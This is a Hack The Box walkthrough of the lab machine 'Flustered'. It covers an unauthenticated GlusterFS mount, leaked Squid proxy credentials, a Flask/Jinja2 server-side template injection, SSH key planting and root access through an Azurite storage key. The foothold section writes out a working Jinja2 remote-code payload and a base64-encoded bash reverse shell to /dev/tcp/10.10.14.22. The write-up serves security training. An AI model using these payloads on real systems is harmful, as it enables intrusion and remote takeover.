HACKTHEBOX

Flustered

24th January 2022 / Document No. D22.100.153

Prepared By: polarbearer

Machine Author(s): polarbearer

Difficulty: Medium

Classification: Official

Synopsis

Flustered is a medium difficulty Linux machine which showcases two different storage solutions (GlusterFS and the Azure Storage emulator Azurite) that can be accessed at different stages in order to obtain different levels of access to the system. First, unauthenticated mount of a GlusterFS volume allows attackers to read Squid credentials from a database, granting access to a local HTTP server where the source code of the main web application can be read, discovering an SSTI vulnerabilty that results in remote command execution. World-readable SSL certificates allow access to a second GlusterFS volume that is mounted as `/home`, where public keys can be planted in order to SSH in as a second user. Finally, an Azure Storage blob contains a public SSH key for the `root` user.

Skills Required

- Enumeration
- Pivoting
- MySQL / MariaDB knowledge

Skills Learned

- Mounting GlusterFS volumes
- Identifying and exploiting SSTI vulnerabilities

- Accessing Azure Storage

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.131 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC -Pn 10.10.11.131
```

```
nmap -p$ports -sV -sC -Pn 10.10.11.131

Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-24 08:23 CET
Nmap scan report for 10.10.11.131
Host is up (0.065s latency).

PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 93:31:fc:38:ff:2f:a7:fd:89:a3:48:bf:ed:6b:97:cb (RSA)
|   256 e5:f8:27:4c:38:40:59:e0:56:e7:39:98:6b:86:d7:3a (ECDSA)
|_  256 62:6d:ab:81:fc:d2:f7:a1:c1:9d:39:cc:f2:7a:a1:6a (ED25519)
80/tcp    open  http        nginx 1.14.2
|_http-title: steampunk-era.htb - Coming Soon
|_http-server-header: nginx/1.14.2
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
3128/tcp  open  http-proxy  Squid http proxy 4.6
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.6
24007/tcp open  rpcbind
49152/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=flustered.htb
| Not valid before: 2021-11-25T15:27:31
|_Not valid after:  2089-12-13T15:27:31
|_ssl-date: TLS randomness does not represent time
49153/tcp open  rpcbind
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scan shows that OpenSSH, nginx and Squid are listening on their default ports. A few more ports, which Nmap identified as `rpcbind`, are open.

Nginx

Browsing to port 80 we see an empty page with a background image but no actual content.

The page title is `steampunk-era.htb - Coming Soon`, which means the web site is still under development.

Squid

The Squid proxy requires authentication.

```
curl --proxy http://10.10.11.131:3128 http://10.10.11.131
```

```
curl --proxy http://10.10.11.131:3128 http://10.10.11.131

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<meta type="copyright" content="Copyright (C) 1996-2018 The Squid Software Foundation and contributors">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>ERROR: Cache Access Denied</title>

<SNIP>

<p>Sorry, you are not currently allowed to request http://10.10.11.131/ from this cache until you have
authenticated yourself.</p>
```

GlusterFS

A quick web search reveals that 24007 and 49152 are standard Gluster ports. After installing the GlusterFS client, we can run the following command to list the available volumes:

```
gluster --remote-host=10.10.11.131 volume list
```

```
gluster --remote-host=10.10.11.131 volume list

vol1
vol2
```

Two volumes, namely `vol1` and `vol2`, are returned. Attempting to mount any of the volumes results in an error:

```
sudo mount -t glusterfs 10.10.11.131:/vol1 /mnt/
```

```
sudo mount -t glusterfs 10.10.11.131:/vol1 /mnt/

Mount failed. Check the log file  for more details.
```

The log file (`/var/log/glusterfs/mnt.log`) shows additional information about the mount failure, which seems to be caused by a DNS resolution error:

```
[2021-10-28 08:36:37.536428 +0000] E [MSGID: 101075] [common-utils.c:519:gf_resolve_ip6] 0-resolver: error in
getaddrinfo [{family=2}, {ret=Name or service not known}]
[2021-10-28 08:36:37.536500 +0000] E [name.c:264:af_inet_client_get_remote_sockaddr] 0-vol2-client-0: DNS
resolution failed on host flustered
```

We add an entry to the `/etc/hosts` file and attempt to mount `vol1` again:

```
echo "10.10.11.131 flustered.htb flustered" | sudo tee -a /etc/hosts
```

```
sudo mount -t glusterfs flustered:/vol1 /mnt/
```

This fails again, and the log file shows an SSL related error:

```
[2021-10-28 08:42:58.904782 +0000] E [socket.c:4397:ssl_setup_connection_params] 0-vol1-client-0: could not load
our cert at /etc/ssl/glusterfs.pem
```

While unable to mount `vol1`, we can instead successfully mount `vol2`:

```
sudo mount -t glusterfs flustered:/vol2 /mnt/
```

The volume contains MariaDB files (more precisely, it contains what is usually found in the `/var/lib/mysql` directory):

```
sudo ls -l /mnt

total 122934
-rw-rw---- 1  109  113    16384 Oct 25 14:52 aria_log.00000001
-rw-rw---- 1  109  113       52 Oct 25 14:52 aria_log_control
-rw-r--r-- 1 root root        0 Oct 25 14:43 debian-10.3.flag
-rw-rw---- 1  109  113      998 Oct 28 10:17 ib_buffer_pool
-rw-rw---- 1  109  113 12582912 Oct 25 14:52 ibdata1
-rw-rw---- 1  109  113 50331648 Oct 25 14:52 ib_logfile0
-rw-rw---- 1  109  113 50331648 Oct 25 14:37 ib_logfile1
-rw-rw---- 1  109  113 12582912 Oct 28 10:19 ibtmp1
-rw-rw---- 1  109  113        0 Oct 25 14:43 multi-master.info
drwx------ 2  109  113     4096 Oct 25 14:43 mysql
-rw-rw---- 1 root root       16 Oct 25 14:43 mysql_upgrade_info
drwx------ 2  109  113     4096 Oct 25 14:43 performance_schema
drwx------ 2  109  113     4096 Oct 25 14:44 squid
-rw-rw---- 1  109  113    24576 Oct 28 10:19 tc.log
```

Foothold

Having obtained access to MariaDB files, we are now able to read data stored in the database tables. The `mysql_upgrade_info` file reveals the MariaDB version:

```
cat /mnt/mysql_upgrade_info

10.3.31-MariaDB
```

We can run our own MariaDB server (using the same version as above to ensure compatibility) copying data from `vol2` into `/var/lib/mysql`. This can be easily accomplished using Docker, enabling `auth_socket` authentication to avoid entering a password:

```
mkdir /tmp/mysql
cp -R /mnt/* /tmp/mysql/


echo -e "[mariadb]\nplugin-load-add = auth_socket.so" > /tmp/socket.cnf
docker run --name mariadb -v /tmp/socket.cnf:/etc/mysql/mariadb.conf.d/socket.cnf -v
/tmp/mysql:/var/lib/mysql -d mariadb:10.3.31

docker exec -ti mariadb mysql
```

We can now read data from the `passwd` table in the `squid` database:

```
MariaDB [(none)]> select * from squid.passwd;
+----------------+---------------+---------+----------------+---------+
| user           | password      | enabled | fullname       | comment |
+----------------+---------------+---------+----------------+---------+
| lance.friedman | o>WJ5-jD<5^m3 |       1 | Lance Friedman |         |
+----------------+---------------+---------+----------------+---------+
1 row in set (0.001 sec)
```

A quicker way to obtain the same information without running MariaDB server would be to use the `strings` command:

```
strings squid/*

default-character-set=utf8mb4
default-collation=utf8mb4_general_ci
PRIMARY
InnoDB
user
password
enabled
fullname
comment
infimum
supremum
lance.friedman
o>WJ5-jD<5^m3
Lance Friedman
```

Either way, we have obtained a user named `lance.friedman` with password `o>WJ5-jD<5^m3`. Using these credentials, we can successfully authenticate to Squid:

```
curl --proxy http://lance.friedman:'o>WJ5-jD<5^m3'@10.10.11.131:3128
http://10.10.11.131/
```

```
curl --proxy http://lance.friedman:'o>WJ5-jD<5^m3'@10.10.11.131:3128 http://10.10.11.131/

    <html>
    <head>
    <title>steampunk-era.htb - Coming Soon</title>
    </head>
    <body style="background-image: url('/static/steampunk-3006650_1280.webp');background-size: 100%;background-
repeat: no-repeat;">
    </body>
    </html>
```

The proxy allows us to access the web server at http://127.0.0.1, which shows the default Nginx welcome page. This suggests that the local server listening on 127.0.0.1:80, which is enabled by default in `/etc/nginx/sites-enabled/default` on Debian systems, has not been disabled.

```
curl --proxy http://lance.friedman:'o>WJ5-jD<5^m3'@10.10.11.131:3128 http://127.0.0.1

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>
```

We run `gobuster` (notice that we have to URL-encode some characters in order to get a valid `userinfo`):

```
gobuster dir -u http://127.0.0.1 --proxy 'http://lance.friedman:o%3EWJ5-
jD%3C5%5Em3@10.10.11.131:3128' -w /usr/share/dirb/wordlists/common.txt
```

```
gobuster dir -u http://127.0.0.1 --proxy 'http://lance.friedman:o%3EWJ5-jD%3C5%5Em3@10.10.11.131:3128' -w
/usr/share/dirb/wordlists/common.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] Proxy:                   http://lance.friedman:o%3EWJ5-jD%3C5%5Em3@10.10.11.131:3128
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/24 10:19:18 Starting gobuster in directory enumeration mode
===============================================================
/app                 (Status: 301) [Size: 185] [--> http://127.0.0.1/app/]
```

A directory called `/app` was found. Requesting it results in a 403 error:

```
curl --proxy http://lance.friedman:'o>WJ5-jD<5^m3'@10.10.11.131:3128
http://127.0.0.1/app/
```

```
curl --proxy http://lance.friedman:'o>WJ5-jD<5^m3'@10.10.11.131:3128 http://127.0.0.1/app/

<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.14.2</center>
</body>
</html>
```

Searching for Python files inside the `/app` directory, a file named `app.py` is found:

```
gobuster dir -q -u http://127.0.0.1/app --proxy 'http://lance.friedman:o%3EWJ5-
jD%3C5%5Em3@10.10.11.131:3128' -w /usr/share/dirb/wordlists/common.txt -x py
```

```
gobuster dir -q -u http://127.0.0.1/app --proxy 'http://lance.friedman:o%3EWJ5-jD%3C5%5Em3@10.10.11.131:3128' -w
/usr/share/dirb/wordlists/common.txt -x py

/app.py              (Status: 200) [Size: 748]
```

We can read it:

```
curl --proxy http://lance.friedman:'o>WJ5-jD<5^m3'@10.10.11.131:3128
http://127.0.0.1/app/app.py
```

```
from flask import Flask, render_template_string, url_for, json, request
app = Flask(__name__)

def getsiteurl(config):
  if config and "siteurl" in config:
    return config["siteurl"]
  else:
    return "steampunk-era.htb"

@app.route("/", methods=['GET', 'POST'])
def index_page():
  # Will replace this with a proper file when the site is ready
  config = request.json

  template = f'''
    <html>
    <head>
    <title>{getsiteurl(config)} - Coming Soon</title>
    </head>
    <body style="background-image: url('{url_for('static', filename='steampunk-
3006650_1280.webp')}');background-size: 100%;background-repeat: no-repeat;">
    </body>
    </html>
  '''
  return render_template_string(template)

if __name__ == "__main__":
  app.run()
```

The `siteurl` field is parsed from a JSON object in the request body and added to the page template, which is then rendered via `render_template_string()`. This makes the application vulnerable to Server-Side Template Injection. We can verify the vulnerability by sending the `{{7*7}}` payload:

```
curl -H "Content-Type: application/json" -d '{"siteurl":"{{7*7}}"}'
http://flustered.htb
```

```
curl -H "Content-Type: application/json" -d '{"siteurl":"{{7*7}}"}' http://flustered.htb

    <html>
    <head>
    <title>49 - Coming Soon</title>
```

It worked as expected: the payload was executed and the result (`49`) was returned. We turn this into a reverse shell by using a common Jinja2 RCE payload. First we base64-encode a bash reverse shell line:

```
echo "/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.22/7777 0>&1'"|base64 -w0; echo
```

```
echo "/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.22/7777 0>&1'"|base64 -w0; echo

L2Jpbi9iYXNoIC1jICdiYXNoIC1pICY+L2Rldi90Y3AvMTAuMTAuMTQuMjIvNzc3NyAwPiYxJwo=
```

We open a listener on port 7777 and then send the following request:

```
curl -H "Content-Type: application/json" -d '{"siteurl":"{% for x in ().__class__.__base__.__subclasses__() %}{% if \"warning\" in x.__name__ %}{{x()._module.__builtins__[\"__import__\"](\"os\").system(\"echo L2Jpbi9iYXNoIC1jICdiYXNoIC1pICY+L2Rldi90Y3AvMTAuMTAuMTQuMjIvNzc3NyAwPiYxJwo=|base64 -d|bash\")}}{%endif%}{% endfor %}"}' http://flustered.htb
```

A reverse shell as `www-data` is received.

```
nc -lnvp 7777
Connection from 10.129.96.25:58302
bash: cannot set terminal process group (480): Inappropriate ioctl for device
bash: no job control in this shell
www-data@flustered:~/html/app$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

Running the `mount` command we see that the GlusterFS volume `vol1`, which we were unable to mount remotely due to SSL certificate issues, is mounted locally to the `/home/jennifer` directory:

```
www-data@flustered:/home$ mount

<SNIP>

localhost:/vol1 on /home/jennifer type fuse.glusterfs
(rw,nosuid,relatime,user_id=0,group_id=0,default_permissions,allow_other,max_read=131072,_netdev,x-
systemd.automount)
```

As shown in the Gluster documentation, SSL key and certificates are located in the `/etc/ssl` directory.

```
www-data@flustered:~/html/app$ ls -l /etc/ssl/glusterfs*
-rw-r--r-- 1 root root 2238 Oct 25 06:45 /etc/ssl/glusterfs.ca
-rw-r--r-- 1 root root 1679 Oct 25 06:33 /etc/ssl/glusterfs.key
-rw-r--r-- 1 root root 1123 Oct 25 06:33 /etc/ssl/glusterfs.pem
```

All three files are world-readable (including `glusterfs.key`, which is not by default, meaning its permissions were changed), so we can copy them to our local `/etc/ssl` directory. This allows us to mount the `vol1` volume from our attacking machine:

```
mkdir /mnt/jennifer
mount -t glusterfs flustered:/vol1 /mnt/jennifer
```

We can read the user flag in `/mnt/jennifer/user.txt` and put our public key in `.ssh/authorized_keys` in order to get a shell as `jennifer`.

```
cat ~/.ssh/id_rsa.pub >> /mnt/jennifer/.ssh/authorized_keys
ssh jennifer@flustered
```

Privilege Escalation

The `/var/backups` directory contains a `key` file which is readable by the `jennifer` group:

```
jennifer@flustered:~$ ls -l /var/backups/key
-rw-r----- 2 root jennifer 89 Oct 26 12:12 /var/backups/key
```

The file contains base64-encoded data:

```
jennifer@flustered:~$ cat /var/backups/key
FMinPqwWMtEmmPt2ZJGaU5MVXbKBtaFyqP0Zjohpoh39Bd5Q8vQUjztVfFphk73+I+HCUvNY23lUabd7Fm8zgQ==
```

The `ip a` command shows that the machine has an interface on a Docker network, with IP address 172.17.0.2:

```
jennifer@flustered:~$ ip a

<SNIP>

3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:36:38:ad:28 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:36ff:fe38:ad28/64 scope link
       valid_lft forever preferred_lft forever
```

We discover a running container with IP address 172.17.0.2.

```
jennifer@flustered:~$ ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.083 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.083/0.083/0.083/0.000 ms
```

We use SSH dynamic port forwarding to run `nmap` through proxychains:

```
ssh -N -D 1080 jennifer@flustered
```

```
proxychains nmap -Pn -sT -T4 -v 172.17.0.2 2>&1 | grep -v error
```

```
proxychains nmap -Pn -sT -T4 -v 172.17.0.2 2>&1 | grep -v error

PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
```

Open port 10000 was discovered. We make a cURL request to this port:


```
proxychains curl 172.17.0.2:10000
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.17.0.2:10000  ...  OK
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Error>
  <Code>InvalidQueryParameterValue</Code>
  <Message>Value for one of the query parameters specified in the request URI is invalid.
RequestId:b5569af8-3151-41af-a451-753b6ed91318
Time:2021-10-28T10:06:14.571Z</Message>
```

Searching the web for `InvalidQueryParameterValue`, we find out it is an error related to Azure Storage. In fact, port 10000 is used as default port by the Azurite emulator.


To be able to interact with the Azure Storage instance, we download and install the Azure Storage Explorer application. We use SSH local port forwarding to access the service locally:


```
ssh -N -L10000:172.17.0.2:10000 jennifer@flustered
```

We run Storage Explorer and add a new connection to a Local Storage Emulator:




We enter `jennifer` as the Account name and the base64 data from `/var/backups/key` as the Account key:






Two blob containers, `documents` and `ssh-keys`, are available.



From the `ssh-keys` container we can download a file named `root.key`.



We can use this key to SSH to the system as `root`:

```
chmod 400 root.key ; ssh -i root.key root@flustered
```

```
chmod 400 root.key ; ssh -i root.key root@flustered

Linux flustered 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 27 06:56:30 2021
root@flustered:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.